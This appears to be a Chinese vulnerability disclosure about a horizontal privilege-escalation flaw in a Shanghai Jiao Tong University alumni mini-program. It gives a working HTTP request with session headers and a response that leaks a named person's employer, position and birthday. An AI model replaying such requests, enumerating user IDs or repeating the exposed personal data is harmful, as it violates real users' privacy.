
1、发现安泰小程序属于上海交通大学资产
https://meed.sjtu.edu.cn/#/login

2、
漏洞名称：水平越权个人信息
漏洞位置为：我的-看过-我看过谁
漏洞危害：水平越权，查看其他用户的个人信息。姓名、身份证号、电话号码、地址、工作单位等敏感信息。



3、在点击查看张斌信息时，提示不可查看校友名片。

4、此时流量数据包返回了张斌的个人信息。

Raw Hex


```
POST /mp/server/sjtu/user/info HTTP/1.1
Host: meed.sjtu.edu.cn
Connection: close
Content-Length: 105
charset: utf-8
product-key: u4WO3Oe2XmjENuJrn7VFu07OTEVs6G8T
User-Agent: Mozilla/5.0 (Linux; Android 9; SM-G9810
Build/QP1A.190711.020; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/92.0.4515.131 Mobile Safari/537.36 MMWEBID/5814
MicroMessenger/8.0.33.2320(0x28002135) WeChat/arm64 Weixin NetType/WIFI
 Language/zh_CN ABI/arm64 MiniProgramEnv/android
content-type: application/json; charset=utf-8
time: 1678785905700
Accept-Encoding: gzip, deflate
uuid: b7288fe8ffb24eb5f4c11afd234d72c563ee9e12
session-id: ddfca7db0fcb3eb1c
Referer:
https://servicewechat.com/wx6232ae311672d664/24/page-frame.html

{
  "id":"IYDOF4FO1V653",
  "time":1678785905700,
  "version":"3.4.1",
  "data":{
    "friend_id":59565,
    "from_user":0
  }
}
```

美化 Raw Hex 页面渲染

```
HTTP/1.1 206 Partial Content
Server: Server
Date: Tue, 14 Mar 2023 09:31:06 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 3637
Connection: close
server_version: 2.0

{
  "id":"IYDOF4FO1V653",
  "time":1678786266711,
  "version":"3.4.1",
  "errcode":0,
  "errmsg":"success",
  "data":{
    "user_id":0,
    "user_detail":{
      "aid":61078,
      "detail_id":61078,
      "user_id":59565,
      "nickname":"张斌",
      "wechat_id":"",
      "role":1,
      "name":"张斌",
      "phone_number":"",
      "gender":1,
      "birthday":-303120000000,
      "company":"上海明泉企业（集团）公司",
      "position":"执行总裁",
      "mail":"",
```



5、针对于用户 ID 进行水平越权，越权查看大量信息用户。